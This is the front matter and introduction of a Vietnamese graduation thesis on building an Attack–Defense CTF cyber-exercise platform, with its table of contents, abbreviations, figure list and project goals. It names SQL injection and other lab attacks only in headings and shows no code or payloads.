

BỘ KHOA HỌC VÀ CÔNG NGHỆ
HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG



ĐỒ ÁN
TỐT NGHIỆP ĐẠI HỌC

*Đề tài : “Xây dựng hệ thống
diễn tập tấn công và phòng thủ mạng”*

Người hướng dẫn : NGUYỄN HỒNG SƠN

Sinh viên thực hiện : NGUYỄN QUANG HIẾU – N21DCAT021

HỒ THANH NHẬT – N21DCAT037

Lớp : D21CQAT01-N

Hệ : Đại học chính quy

TP. HỒ CHÍ MINH, NĂM 2025

NGUYỄN QUANG HIẾU
HỒ THANH NHẬT

MSSV: N21DCAT021 CHUYÊN NGÀNH: AN TOÀN THÔNG TIN 2021-2026
MSSV: N21DCAT037 CHUYÊN NGÀNH: AN TOÀN THÔNG TIN 2021-2026

D21CQAT01-N
D21CQAT01-N

TP.
HCM
2025

BỘ KHOA HỌC VÀ CÔNG NGHỆ
HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG



ĐỒ ÁN
TỐT NGHIỆP ĐẠI HỌC

*Đề tài : “Xây dựng hệ thống
diễn tập tấn công và phòng thủ mạng”*

Người hướng dẫn : NGUYỄN HỒNG SƠN

Sinh viên thực hiện : NGUYỄN QUANG HIẾU – N21DCAT021
HỒ THANH NHẬT – N21DCAT037

Lớp : D21CQAT01-N

Hệ : Đại học chính quy

TP. HỒ CHÍ MINH, NĂM 2025

GIAO NHIỆM VỤ ĐỀ TÀI

PHÂN CÔNG CÔNG VIỆC

Thành viên	Công việc
Nguyễn Quang Hiếu	<ul style="list-style-type: none"> - Thiết kế kiến trúc hạ tầng máy chủ ảo bằng Docker và mạng nội bộ cô lập, triển khai mô hình lên Internet, cho phép các đội chơi truy cập từ xa nhưng vẫn đảm bảo cách ly và kiểm soát hạ tầng tập trung. - Triển khai nền tảng gameserver, cấu hình môi trường thực nghiệm và tùy chỉnh cơ sở dữ liệu. - Cấu hình hệ thống và triển khai dịch vụ Web Vulnerable cho các đội chơi. - Thiết kế và áp dụng chính sách bảo mật tổng thể cho hệ thống, bao gồm reverse proxy, phân tách luồng truy cập, cấu hình tường lửa và tích hợp IDS/IPS. - Thiết kế lại giao diện và các trang chức năng của hệ thống, xây dựng dashboard trực quan hiển thị log hệ thống theo thời gian thực. - Thực hiện các bài tấn công và phòng thủ thử nghiệm trong môi trường mô phỏng Attack–Defense.
Hồ Thanh Nhật	<ul style="list-style-type: none"> - Xây dựng và cấu hình hệ thống checker để kiểm tra trạng thái dịch vụ và ghi điểm tự động. - Tạo ba dịch vụ mẫu cho môi trường CTF, tích hợp các lỗ hổng có chủ đích để phục vụ diễn tập. - Xây dựng cơ chế quản lý vòng thi và luân chuyển flag. - Thực hiện các bài tấn công thử nghiệm nhằm khai thác lỗ hổng của đối thủ trong mô phỏng Attack–Defense. - Tiến hành các biện pháp phòng thủ, vá lỗi và củng cố dịch vụ nhằm duy trì SLA và ngăn chặn khai thác. - Tăng cường bảo mật hệ thống SSH thông qua cấu hình tài khoản, phân quyền và hạn chế truy cập.

LỜI CAM ĐOAN

Chúng em, nhóm sinh viên thực hiện, gồm có:

1. Nguyễn Quang Hiếu
2. Hồ Thanh Nhật

Xin cam đoan rằng đồ án tốt nghiệp với đề tài “Xây dựng hệ thống diễn tập tấn công và phòng thủ mạng” là công trình nghiên cứu của tập thể nhóm chúng em.

Toàn bộ kiến trúc hệ thống, quy trình thiết kế, triển khai, và kết quả thực nghiệm trình bày trong đồ án là trung thực, được thực hiện dưới sự hướng dẫn khoa học của thầy TS. Nguyễn Hồng Sơn. Các nội dung tham khảo từ những nguồn tài liệu khác đều được trích dẫn và ghi rõ nguồn gốc.

Công trình này chưa từng được công bố dưới bất kỳ hình thức nào tại bất kỳ cơ sở đào tạo nào khác.

Nếu có bất kỳ sự gian lận nào chúng em xin hoàn toàn chịu trách nhiệm

TP. Hồ Chí Minh, ngày 01 tháng 12 năm 2025
Nhóm sinh viên thực hiện

Nguyễn Quang Hiếu và Hồ Thanh Nhật

LỜI CẢM ƠN

Lời đầu tiên, chúng em xin gửi lời cảm ơn chân thành đến tất cả các Thầy/Cô trong Khoa Công nghệ thông tin và toàn thể các cán bộ của Học viện Công nghệ Bưu chính Viễn thông cơ sở tại Thành phố Hồ Chí Minh.

Trong suốt những năm tháng học tập tại học viện, các thầy cô đã tận tình truyền đạt cho chúng em những kiến thức quý báu, không chỉ về chuyên môn mà còn về thái độ nghiên cứu khoa học, giúp chúng em có nền tảng vững chắc để thực hiện đồ án tốt nghiệp này.

Đặc biệt, chúng em xin bày tỏ lòng biết ơn sâu sắc tới Giảng viên hướng dẫn đồ án tốt nghiệp - TS. Nguyễn Hồng Sơn. Dù thời gian có hạn chế và kiến thức của chúng em còn nhiều thiếu sót, thầy vẫn luôn kiên nhẫn, tận tình hướng dẫn từng bước một. Những lời chỉ dạy, góp ý chuyên môn của thầy đã giúp chúng em định hướng đúng đắn, tiếp cận phương pháp nghiên cứu khoa học một cách có hệ thống và hoàn thành được đồ án này.

Mặc dù đã nỗ lực hết mình, song do trình độ và kinh nghiệm thực tế còn hạn chế, đồ án của chúng em chắc chắn không thể tránh khỏi những thiếu sót. Chúng em rất mong nhận được sự quan tâm, đóng góp ý kiến từ các Thầy/Cô để đồ án được hoàn thiện hơn. Những phản hồi quý báu này sẽ là hành trang giúp chúng em bổ sung kiến thức và kinh nghiệm cho quá trình học tập cũng như công việc trong tương lai.

Chúng em xin chân thành cảm ơn!

TP. Hồ Chí Minh, ngày 01 tháng 12 năm 2025
Nhóm sinh viên thực hiện

Nguyễn Quang Hiếu và Hồ Thanh Nhật

MỤC LỤC

PHÂN CÔNG CÔNG VIỆC	i
LỜI CAM ĐOAN	ii
LỜI CẢM ƠN	iii
MỤC LỤC	iv
DANH MỤC TỪ VIẾT TẮT	vii
DANH MỤC CÁC BẢNG VẼ	xi
DANH MỤC CÁC HÌNH ẢNH	xii
MỞ ĐẦU	xv
CHƯƠNG I. CƠ SỞ LÝ THUYẾT	1
1.1. Tổng quan về hệ thống diễn tập tấn công và phòng thủ mạng	1
1.1.1. Khái niệm an toàn thông tin và diễn tập an toàn thông tin	1
1.1.2. Mô hình tấn công – phòng thủ (Red Team, Blue Team, Attack–Defense CTF)	2
1.1.3. Cấu trúc tổng thể của một hệ thống diễn tập tấn công và phòng thủ mạng	3
1.2. Các hình thái tấn công mạng tiên tiến	4
1.2.1. Tấn công vào ứng dụng và dịch vụ (web, ứng dụng mạng)	4
1.2.2. Tấn công hạ tầng mạng, DoS/DDoS và APT	5
1.2.3. Liên hệ giữa các hình thái tấn công và nhu cầu diễn tập tấn công – phòng thủ	7
1.3. Các biện pháp phòng thủ hiện đại	7
1.3.1. Phòng thủ nhiều lớp (Defense in Depth) và Zero Trust	7
1.3.2. Các giải pháp kỹ thuật: firewall, IDS/IPS, WAF, SIEM, SOAR	9
1.3.3. Vai trò đào tạo và diễn tập trong chiến lược phòng thủ mạng	9
1.4. Các hệ thống mô phỏng trong an toàn thông tin	10
1.4.1. Khái niệm hệ thống mô phỏng và cyber range	10
1.4.2. Kiến trúc cơ bản của một hệ thống mô phỏng phục vụ diễn tập	11
1.4.3. Tiêu chí lựa chọn mô hình mô phỏng phù hợp cho đê tài	11
1.5. Các kịch bản và yêu cầu của một diễn tập tấn công và phòng thủ mạng	12
1.5.1. Quy trình xây dựng kịch bản diễn tập tấn công và phòng thủ	12
1.5.2. Yêu cầu kỹ thuật và yêu cầu sư phạm của một cuộc diễn tập	13
1.5.3. Định hướng kịch bản diễn tập áp dụng trong đê tài	13
1.6. Các công nghệ và công cụ hỗ trợ, game server	15
1.6.1. Vai trò game server trong diễn tập Attack–Defense CTF	15
1.6.3. Hướng tích hợp game server vào hạ tầng mô phỏng của đê tài	15
1.6.2. Kiến trúc tổng quát game server cho mô hình Attack–Defense (FAUST CTF Gameserver)	16

1.7. Kết luận chương	17
CHƯƠNG II. THIẾT KẾ HỆ THỐNG	18
2.1. Tổng quan hệ thống	18
2.1.1. Mục tiêu tổng thể của dự án	18
2.1.2. Đặc tả sản phẩm	18
2.1.3. Đầu ra sản phẩm	19
2.2 Thiết kế hệ thống	20
2.2.1. Kiến trúc tổng thể hệ thống	20
2.2.2. Mô tả các vùng mạng và thành phần hệ thống	20
2.2.3. Luồng truyền dữ liệu trong hệ thống	22
CHƯƠNG III. TRIỂN KHAI HỆ THỐNG	23
3.1 Chuẩn bị môi trường	23
3.2 Cấu hình Docker Networks	25
3.3 Cấu hình HAProxy	25
3.4 Cấu hình dịch vụ Web:	29
3.4.1 Cấu hình docker chạy nginx apache	29
3.4.2 Cấu hình docker chạy dịch vụ web và database	31
3.4.3 Tạo file quản lý các container	36
3.4.4 Khởi tạo các dịch vụ chạy trên docker:	38
3.5 Cấu hình các dịch vụ trong gameserver:	41
3.5.1 Tạo môi trường	41
3.5.2 Tạo môi trường cho dịch vụ	42
3.5.3 Tạo file cấu hình cho các dịch vụ:	56
3.5.4 Khởi động các service	58
3.6 Cấu hình hệ thống host và triển khai dịch vụ Web Vulnerable cho các đội chơi	59
3.6.1 Cấu hình host và triển khai dịch vụ chứa lỗ hổng	59
3.6.2 Tích hợp dịch vụ vào hệ thống:	76
3.6.3 Cấu hình mở rộng thêm các đội chơi và dịch vụ	76
3.7 Cấu hình iptables và Suricata bảo vệ và giám sát hệ thống	83
3.7.1 Cấu hình iptables	83
3.7.2 Cấu hình suricata	88
3.7.3 Xây dựng trang thông báo log hệ thống	94
3.8 Xây dựng nội dung thông tin và giao diện Flatpage trên Portal	102
3.9 Giao diện hệ thống hoàn chỉnh	104
CHƯƠNG IV. XÂY DỰNG KỊCH BẢN THỰC NGHIỆM VÀ KẾT QUẢ	108
4.1. Xây dựng kịch bản thực nghiệm	108

4.1.1. Kịch bản dịch vụ Student Information System (SIS)	108
4.1.2. Kịch bản dịch vụ Stock Management và mô-đun Backup Center	110
4.1.3. Kịch bản dịch vụ Block Puzzle và cơ chế giấu flag trong JSON	112
4.2. Tổ chức kiểm thử thực nghiệm các dịch vụ	116
4.2.1. Mục tiêu, môi trường và kịch bản tổng thể	116
4.2.2. Vòng 1 – Team 1 tấn công Service 1 (SIS) của Team 2 và vá lỗi SQLi	117
4.2.3. Vòng 2 – Team 2 tấn công Service 2 (SMS) của Team 3 và vá lỗi hỏng backup_legacy.php	127
4.2.4. Vòng 3 – Team 3 tấn công Service 3 (Block Puzzle) của Team 1 và vá cơ chế giấu flag JSON	144
4.2.5. Tổng hợp kết quả kiểm thử thực nghiệm	158
4.3. Kết quả thực nghiệm và đánh giá chung	159
4.3.1. Kịch bản và thông số thực nghiệm	159
4.3.2. Kết quả thực nghiệm	160
4.3.3. Đánh giá tổng quan về cuộc thi	161
4.3.4. Nhận xét, ưu điểm và hạn chế của cuộc thi	162
4.4. Tiêu kết chương 4 - Kết quả cuộc thi	162
KẾT LUẬN	164
TÀI LIỆU THAM KHẢO	165

DANH MỤC TỪ VIẾT TẮT

Từ viết tắt	Cụm từ đầy đủ	Ý nghĩa
API	Application Programming Interface	Giao diện lập trình ứng dụng/dịch vụ, cho phép hệ thống khác gọi đến.
APT	Advanced Persistent Threat	Mối đe dọa tấn công dai dẳng, có chủ đích, thời gian dài.
ASCII	American Standard Code for Information Interchange	Bảng mã ký tự chuẩn cơ bản cho máy tính.
Attack & Defense CTF	Attack & Defense Capture The Flag	Mô hình CTF tấn công – phòng thủ: mỗi đội vừa bảo vệ dịch vụ của mình, vừa tấn công dịch vụ của đội khác.
BP	Block Puzzle	Dịch vụ trò chơi xếp khối dùng để nhúng và kiểm tra flag (Service 3).
BTC	Ban Tổ Chức	Nhóm/quản trị viên phụ trách vận hành và giám sát toàn bộ hệ thống CTF.
CIA	Confidentiality, Integrity, Availability	Bộ ba mục tiêu bảo mật: bí mật, toàn vẹn, sẵn sàng.
CNTT	Công nghệ thông tin	Ngành/lĩnh vực về hệ thống thông tin và máy tính.
CPU	Central Processing Unit	Bộ xử lý trung tâm, thực thi lệnh trên máy chủ.
CRUD	Create, Read, Update, Delete	Bốn thao tác cơ bản trên dữ liệu (tạo – đọc – sửa – xóa).
CSDL	Cơ sở dữ liệu	Hệ thống lưu trữ và quản lý dữ liệu có cấu trúc.
CSS	Cascading Style Sheets	Ngôn ngữ định kiểu, dùng để trình bày giao diện web (màu sắc, bố cục...).
CTF	Capture The Flag	Cuộc thi/diễn tập an toàn thông tin dạng “bắt cờ”.
DDoS	Distributed Denial of Service	Tấn công từ chối dịch vụ phân tán, xuất phát từ nhiều nguồn khác nhau.

DMZ	Demilitarized Zone	Vùng mạng trung gian tách biệt giữa mạng Public và mạng nội bộ để tăng cường bảo mật.
DNS	Domain Name System	Hệ thống phân giải tên miền sang địa chỉ IP.
DoS	Denial of Service	Tấn công hoặc trạng thái từ chối dịch vụ (dịch vụ không phục vụ được người dùng).
FAUST	FAU Security Team	Nhóm bảo mật của Đại học FAU – tác giả bộ mã nguồn FAUST CTF Gameserver dùng trong đồ án.
HTML	HyperText Markup Language	Ngôn ngữ đánh dấu để xây dựng cấu trúc trang web.
HTTP	HyperText Transfer Protocol	Giao thức truyền siêu văn bản cho dịch vụ web.
HTTPS	HyperText Transfer Protocol Secure	HTTP chạy trên kênh mã hóa TLS/SSL, bảo mật nội dung truyền.
ICMP	Internet Control Message Protocol	Giao thức gửi thông điệp điều khiển/báo lỗi (dùng cho ping, traceroute...).
IDS	Intrusion Detection System	Hệ thống phát hiện xâm nhập, giám sát và cảnh báo hành vi bất thường.
IP	Internet Protocol	Giao thức định địa chỉ và chuyển tiếp gói tin trong mạng.
IPS	Intrusion Prevention System	Hệ thống ngăn chặn xâm nhập, có khả năng chặn lưu lượng tấn công.
JSON	JavaScript Object Notation	Định dạng dữ liệu dạng văn bản, thường dùng trong API web.
LAN	Local Area Network	Mạng cục bộ phạm vi hẹp (phòng, tòa nhà, lab thí nghiệm).
OWASP	Open Worldwide Application Security Project	Tổ chức phi lợi nhuận về bảo mật ứng dụng web, công bố OWASP Top 10.
PHP	Hypertext Preprocessor	Ngôn ngữ lập trình phía server, dùng để xây dựng dịch vụ web trong kịch bản.
RCE	Remote Code Execution	Lỗ hổng cho phép kẻ tấn công thực thi mã từ xa trên máy chủ.

SIEM	Security Information and Event Management	Hệ thống thu thập, phân tích và quản lý log/sự kiện an ninh.
SIS	Student Information System	Dịch vụ quản lý thông tin sinh viên trong kịch bản CTF (Service 1).
SLA	Service Level Agreement	Thỏa thuận/mức độ sẵn sàng dịch vụ; trong đồ án dùng làm điểm uptime (điểm SLA).
SMS	Stock Management System	Dịch vụ quản lý kho hàng/trạng thái tồn kho trong kịch bản CTF (Service 2).
SOAR	Security Orchestration, Automation and Response	Nền tảng điều phối, tự động hóa và phản ứng sự cố an ninh.
SQL	Structured Query Language	Ngôn ngữ truy vấn và thao tác dữ liệu trên CSDL quan hệ.
TCP	Transmission Control Protocol	Giao thức vận chuyển hướng kết nối, đảm bảo tin cậy (bắt tay 3 bước, chờ SYN/FIN...).
UDP	User Datagram Protocol	Giao thức vận chuyển không kết nối, độ trễ thấp nhưng không đảm bảo tin cậy.
UI	User Interface	Giao diện người dùng (màn hình web, form, bảng điểm...).
URL	Uniform Resource Locator	Địa chỉ xác định vị trí tài nguyên trên Internet (ví dụ link web).
UTF	Unicode Transformation Format	Hộ chuẩn mã hóa Unicode (thường sử dụng UTF-8 trong web).
VLAN	Virtual Local Area Network	Mạng LAN ảo, tách logic các nhóm máy trên cùng hạ tầng vật lý.
VM	Virtual Machine	Máy ảo, môi trường chạy hệ điều hành độc lập trên cùng phần cứng.
VPC	Virtual Private Cloud	Mạng đám mây riêng ảo trong hạ tầng nhà cung cấp cloud (ví dụ AWS).
VPN	Virtual Private Network	Mạng riêng ảo, tạo kênh kết nối bảo mật qua Internet.
VPS	Virtual Private Server	Máy chủ ảo riêng trên hạ tầng nhà cung cấp dịch vụ, nơi triển khai toàn bộ hệ thống CTF.

WAF	Web Application Firewall	Tường lửa ứng dụng web, lọc và bảo vệ HTTP/HTTPS trước khi tới server.
WAN	Wide Area Network	Mạng diện rộng, kết nối qua nhiều vùng địa lý (Internet, mạng nhà cung cấp).
XML	eXtensible Markup Language	Ngôn ngữ đánh dấu mở rộng cho biểu diễn dữ liệu có cấu trúc.
XSS	Cross-Site Scripting	Kỹ thuật chèn mã script độc hại vào trang web để chiếm quyền phiên/tiêm nội dung.

DANH MỤC CÁC BẢNG VẼ

Bảng 2.1 Bảng danh sách host ip các đội chơi	22
Bảng 4.1 Tổng hợp điểm Attack, Defense và SLA của các đội chơi	160

DANH MỤC CÁC HÌNH ẢNH

Hình 1.1 Mô hình CIA trong an toàn thông tin	1
Hình 1.2 Mô hình các vai trò trong tấn công - phòng thủ	2
Hình 1.3 Cơ chế tấn công Cross-Site Scripting (XSS).....	5
Hình 1.4 Cơ chế tấn công Distributed Denial of Service	6
Hình 1.5 Cơ chế tấn công Advanced Persistent Threat	6
Hình 1.6 Minh họa phòng thủ nhiều lớp (Defense in Depth).....	8
Hình 1.7 Minh họa kiến trúc Zero - Trust	9
Hình 1.8 Minh họa cyber range trong CTF-AD	10
Hình 2.1 Sơ đồ kiến trúc hệ thống Attack & Defense CTF.....	20
Hình 3.1 Triển khai HAProxy.....	29
Hình 3.2 Cấu hình gửi email xác thực	36
Hình 3.3 Migrate tạo bảng mặc định trong database	38
Hình 3.4 Tải các framework front-end	39
Hình 3.5 Thu thập các file code tĩnh	40
Hình 3.6 Khởi tạo GameControl	40
Hình 3.7 Danh sách các bảng trong database	41
Hình 3.8 Tạo super user.....	41
Hình 3.9 Cấu hình file docker-entrypoint.sh	43
Hình 3.10 Hình kiểm tra trạng thái container	44
Hình 3.11 Kiểm tra database <slug>service	45
Hình 3.12 Mô tả database từng team chi tiết	46
Hình 3.13 Thêm pymysql vào docker/checker/Dockerfile.....	47
Hình 3.14 Mẫu flag trên team.....	55
Hình 3.15 Khởi chạy các dịch vụ trên systemd	59
Hình 3.16 Clone source code các web service	60
Hình 3.17 Chạy các container team service	76
Hình 3.18 Thêm service vào hệ thống	76
Hình 3.19 Thêm team	77
Hình 3.20 Thêm cấu hình container team mới	78
Hình 3.21 Khởi chạy container cho team mới.....	79
Hình 3.22 Cấu hình HAProxy cho team mới.....	79
Hình 3.23 Kiểm tra thông mạng và dịch vụ chạy trên container của team mới	80
Hình 3.24 Copy source code vào container	81
Hình 3.25 Copy database vào container	81
Hình 3.26 Thêm file cấu hình VirtualHost của Apache	81
Hình 3.27 Thêm các cấu hình bổ sung	82
Hình 3.28 Thêm thiết lập môi trường trong host.....	82
Hình 3.29 Tạo script thêm rule iptables tự động	86
Hình 3.30 Triển khai rule iptables vào hệ thống	88
Hình 3.31 Chính sửa address-group	89
Hình 3.32 Chỉ định interface cho suricata	89
Hình 3.33 Gán interface tạm cho suricata	89

Hình 3.34 Script nhận diện interface mạng internal.....	90
Hình 3.35 Cấu hình service suricata mới.....	91
Hình 3.36 Cấu hình rule cho suricata	92
Hình 3.37 Chuyển suricata sang mode IPS	93
Hình 3.38 Định nghĩa đường dẫn file cấu hình rule	93
Hình 3.39 Kích hoạt suricata giám sát mạng internal.....	94
Hình 3.40 Mount fast.log từ host vào container web	94
Hình 3.41 File đăng ký model surilogs vào giao diện admin	95
Hình 3.42 File định danh Django app	95
Hình 3.43 Bổ sung surilogs vào INSTALLED_APPS	96
Hình 3.44 Định nghĩa cấu trúc lưu trữ log trong cơ sở dữ liệu.	97
Hình 3.45 File xử lý đọc file log và stream realtime	98
Hình 3.46 Thêm site System log vào Admin site	102
Hình 3.47 Thêm Category	102
Hình 3.48 Thêm Category Information	102
Hình 3.49 Thêm Flatpage	103
Hình 3.50 Thêm Flatpage About	103
Hình 3.51 Giao diện chính của hệ thống	104
Hình 3.52 Giao diện trang thông tin	104
Hình 3.53 Giao diện các đội đăng ký	105
Hình 3.54 Giao diện Scoreboard	105
Hình 3.55 Giao diện Service Status	106
Hình 3.56 Giao diện trang Admin	106
Hình 3.57 Giao diện System Log	107
Hình 4.1 Duyệt chức năng Student service 1	118
Hình 4.2 Xem thông tin Student service 1	118
Hình 4.3 Nghi ngờ SQLi trên service 1	119
Hình 4.4 Kiểm tra payload nhẹ 1=1	119
Hình 4.5 Mẫu truy vấn 10 cột bị lỗi	120
Hình 4.6 Mẫu truy vấn 15 trả kết quả	121
Hình 4.7 Team1 lấy flag từ service 1 của team 2	122
Hình 4.8 Nộp flag thành công service 1	123
Hình 4.9 Điểm được cộng cho team 1 lấy flag được từ team 2	123
Hình 4.10 Đoạn code lỗi trong view_student team2	124
Hình 4.11 Team 2 vá service 1 nhưng không mất SLA	126
Hình 4.12 Team1 không còn khai thác được lỗ hổng SQLi	127
Hình 4.13 Giao diện web service 2	128
Hình 4.14 Nơi Backup Center hoạt động hợp pháp	128
Hình 4.15 Mảnh mồi về file backup_legacy.php	129
Hình 4.16 File chứa database backup hợp pháp	130
Hình 4.17 Xem cấu hình trong config.php	132
Hình 4.18 Flag tick1 team 2 có được	132
Hình 4.19 Team 2 nộp flag service 2 để lấy điểm tấn công	133

Hình 4.20 Tính điểm tấn công cho team 2 và trừ điểm phòng thủ team 3	133
Hình 4.21 Sửa file backup legacy lấy IP checker.....	134
Hình 4.22 Xác định được IP thực sự của checker	135
Hình 4.23 thêm whitelist là IP checker để vá vẫn giữ được SLA	137
Hình 4.24 Team2 request lấy flag tick tiếp theo bát thành.....	137
Hình 4.25 Service 2 của team 3 vẫn 'UP' và không mất điểm SLA.....	138
Hình 4.26 Team 2 đăng nhập thành công database team 3	139
Hình 4.27 Team 2 truy vấn các bảng của sms_db2	139
Hình 4.28 Team 2 tấn công sửa tên bảng một vài bảng ảnh hưởng trực tiếp.....	140
Hình 4.29 Điểm SLA service 2 của team 3 không được tính.....	141
Hình 4.30 Service 2 của team 3 ngay lập tức DOWN ở tick được check tiếp theo	141
Hình 4.31 Team 3 phục hồi lại tên các bảng	142
Hình 4.32 Sau khi phục hồi thì service 2 của team 3 trở lại trạng thái 'recovering'	143
Hình 4.33 Điểm SLA của team 3 sau phục hồi ở service 2.....	143
Hình 4.34 Sau 5 tick liên tiếp không bị 'DOWN' thì service 2 của team 3 sẽ 'UP'	144
Hình 4.35 Giao diện game service 3	145
Hình 4.36 Json team 1 chứa nội dung nghi ngờ là flag	147
Hình 4.37 Team 3 nộp flag thành công service 3 của team 1	148
Hình 4.38 Tạo script khai thác nhanh service 3	151
Hình 4.39 Team 1 triển khai script bắt IP thực sự của checker.....	153
Hình 4.40 Team 1 xác định được IP checker sử dụng để kiểm tra các service	153
Hình 4.41 Bản vá đầy đủ cho hints.php của team 1	156
Hình 4.42 Team 3 không còn thấy nội dung của json chứa flag nữa	157
Hình 4.43 Team 1 vá service 3 nhưng trạng thái vẫn 'UP'	157
Hình 4.44 Điểm SLA service 3 của team 1 vẫn được giữ sau khi vá.....	158
Hình 4.45 Bảng điểm tổng sau khi kết thúc phiên thực nghiệm Attack–Defense CTF	160

MỞ ĐẦU

1. Lý do chọn đề tài

Trong bối cảnh các tổ chức và doanh nghiệp ngày càng phụ thuộc vào hệ thống thông tin, an ninh mạng trở thành một yếu tố sống còn. Những hình thức tấn công mạng hiện đại như khai thác lỗ hổng dịch vụ, tấn công leo thang đặc quyền, tấn công từ chối dịch vụ, chiếm quyền điều khiển cơ sở dữ liệu, đánh cắp thông tin... diễn ra với mức độ tinh vi và tần suất ngày càng lớn. Ngay cả những hệ thống có cơ chế bảo mật tốt vẫn có thể bị xâm nhập nếu thiếu kinh nghiệm thực chiến hoặc không được kiểm tra thường xuyên trong môi trường mô phỏng tấn công thực tế.

Trong xu hướng đào tạo và kiểm thử an ninh mạng hiện nay, mô hình Attack – Defense Capture The Flag (CTF) được đánh giá là phương pháp hiệu quả nhất để huấn luyện kỹ năng tác chiến mạng. Mô hình này không chỉ giúp người tham gia hiểu rõ cách thức tấn công, khai thác và phòng thủ hệ thống, mà còn rèn luyện khả năng phân tích log, phát hiện bất thường, tối ưu hóa dịch vụ và phản ứng trước sự cố trong thời gian thực.

Tuy nhiên, ở Việt Nam hiện nay, phần lớn các buổi diễn tập an ninh mạng còn mang tính rời rạc, thiếu hệ thống mô phỏng hoàn chỉnh và thiếu nền tảng hỗ trợ tự động hóa như quản lý vòng thi, xoay vòng flag (flag rotation), chấm điểm SLA, chấm điểm tấn công, giám sát dịch vụ... Do đó, việc xây dựng một hệ thống diễn tập Attack – Defense CTF hoàn chỉnh, có khả năng vận hành độc lập, mô phỏng đầy đủ các hoạt động tấn công – phòng thủ, là vô cùng cần thiết.

Xuất phát từ nhu cầu thực tiễn đó, đề tài “Xây dựng hệ thống diễn tập tấn công và phòng thủ mạng” được lựa chọn nhằm góp phần xây dựng môi trường thực hành thực chiến, nâng cao kỹ năng phòng thủ mạng và hỗ trợ hoạt động đào tạo an toàn thông tin.

2. Tổng quan về vấn đề nghiên cứu

Attack – Defense CTF là mô hình diễn tập an ninh mạng trong đó mỗi đội vừa phải bảo vệ dịch vụ của mình, vừa tấn công dịch vụ của đội khác để tìm và gửi flag. Hệ thống yêu cầu phải có:

- Hạ tầng mô phỏng (Virtualization/Container, mạng nội bộ tách biệt, định tuyến, tường lửa).
- Các dịch vụ mục tiêu (services) bao gồm ứng dụng web, hệ thống quản lý dữ liệu, dịch vụ trò chơi... cùng các lỗ hổng đã được cài đặt sẵn.
- Cơ chế scoring bao gồm SLA uptime, điểm tấn công, điểm phòng thủ.
- Cơ chế flag rotation cho từng vòng thi.
- Hệ thống giám sát, kiểm thử và đánh giá.

Các nghiên cứu và nền tảng hiện hành như FAUST-CTF, RCTF hay các hệ thống tự xây dựng cho thấy rằng việc triển khai một mô hình Attack – Defense hoàn chỉnh là rất phức tạp: từ quản lý đội thi, quản lý flag, kiểm thử dịch vụ (checker), đồng bộ dữ liệu giữa controller – game server – agents, đến giám sát tiến trình và trực quan hóa thông tin.

Vì vậy, nghiên cứu về mô hình Attack – Defense CTF không chỉ bao gồm kiến thức chuyên môn về an toàn thông tin, mà còn đòi hỏi khả năng thiết kế hệ thống, lập trình web, lập trình backend, quản trị cơ sở dữ liệu, quản lý container/VM và hiểu rõ các cơ chế scoring giải quyết trong mô hình thực tế.

3. Mục đích nghiên cứu

Nghiên cứu này nhằm mục đích thiết kế và triển khai một hệ thống diễn tập tấn công và phòng thủ mạng theo mô hình Attack – Defense CTF hoàn chỉnh, đáp ứng yêu cầu thực tiễn trong đào tạo và kiểm thử an ninh mạng. Bằng việc kết hợp kiến thức về bảo mật, kiến trúc hệ thống, ảo hóa và tự động hóa, đề tài hướng đến việc tạo ra một môi trường mô phỏng thực chiến, nơi các đội vừa khai thác lỗ hổng của đối thủ vừa phải bảo vệ hệ thống của chính mình trong thời gian thực. Đây là nền tảng quan trọng giúp nâng cao năng lực phòng thủ, kỹ năng phân tích sự cố, khả năng tư duy tấn công (attacker mindset) và kỹ năng vận hành hệ thống bảo mật.

3.1. Mục tiêu chính

Để đạt được mục đích tổng quát trên, nghiên cứu tập trung vào các mục tiêu cụ thể sau:

- Tìm hiểu và hệ thống hóa cơ sở lý thuyết
 - + Nghiên cứu chuyên sâu về mô hình Attack – Defense CTF, các cơ chế hoạt động, quy trình scoring, mô hình flag rotation, cách tổ chức dịch vụ tấn công/phòng thủ và các thành phần quan trọng như controller, checkers, agents.
 - + Tìm hiểu về các công nghệ nền tảng hỗ trợ hệ thống như Docker/VM, kết nối mạng nội bộ, reverse proxy, cơ sở dữ liệu dạng quan hệ, hệ thống giám sát và kiến trúc web phục vụ dashboard.
 - + Phân tích các lỗ hổng phổ biến trong môi trường CTF (SQLi, RCE, XSS, logic flaw...) để hiểu rõ cách tấn công và phương pháp phòng thủ tương ứng.
 - + Nắm vững mô hình hoạt động của các hệ thống game server mã nguồn mở (như FAUST CTF Gameserver), từ đó làm cơ sở để triển khai, tùy chỉnh hoặc mở rộng chức năng theo yêu cầu của đề tài.
- Phân tích và thiết kế hệ thống Attack – Defense CTF
 - + Phân tích yêu cầu nghiệp vụ của hệ thống CTF: tổ chức đội thi, quản lý dịch vụ, tạo vòng thi (round), kiểm thử dịch vụ, chấm điểm SLA, chấm điểm tấn công, xoay vòng flag tự động.
 - + Thiết kế kiến trúc tổng thể hệ thống trên VPS: Web App (Django), Controller + Database (PostgreSQL), và Challenge Host (Agent + Services).
 - + Xây dựng mô hình mạng nội bộ 192.168.10.0/24 dùng để cài đặt môi trường diễn tập, đảm bảo an toàn và tính mô phỏng đúng chuẩn Attack – Defense.
 - + Thiết kế giao diện Dashboard cung cấp thông tin về trạng thái dịch vụ, báo cáo SLA, log flag, tình trạng agent và thông tin vòng thi theo thời gian thực.
- Triển khai và xây dựng mô hình thực nghiệm
 - + Cài đặt và cấu hình hệ thống game server, controller, database và agent trên các máy ảo theo kiến trúc đã thiết kế.
 - + Cài đặt các dịch vụ thử nghiệm (ví dụ: SIS, SMS, BP) trên VM3 với các lỗ hổng có tính cài đặt nhằm phục vụ trải nghiệm tấn công thực tế.
 - + Triển khai Web Django trên VM1 nhằm cung cấp API, giao diện người dùng và tích hợp hệ thống scoring, status board, log hệ thống.
 - + Triển khai cơ chế flag rotation theo từng vòng thi, đảm bảo mỗi đội có flag riêng cho mỗi dịch vụ và mỗi vòng thi, được cập nhật tự động thông qua agent.
 - + Viết và cấu hình checkers để kiểm tra trạng thái dịch vụ, đánh giá SLA và chấm điểm tự động.
 - Đánh giá, thử nghiệm và hoàn thiện hệ thống

- + Kiểm thử hoạt động của hệ thống trong điều kiện mô phỏng thực tế: tấn công từ đội khác, sửa lỗi dịch vụ, gửi flag, thay đổi vòng thi, kiểm tra SLA.
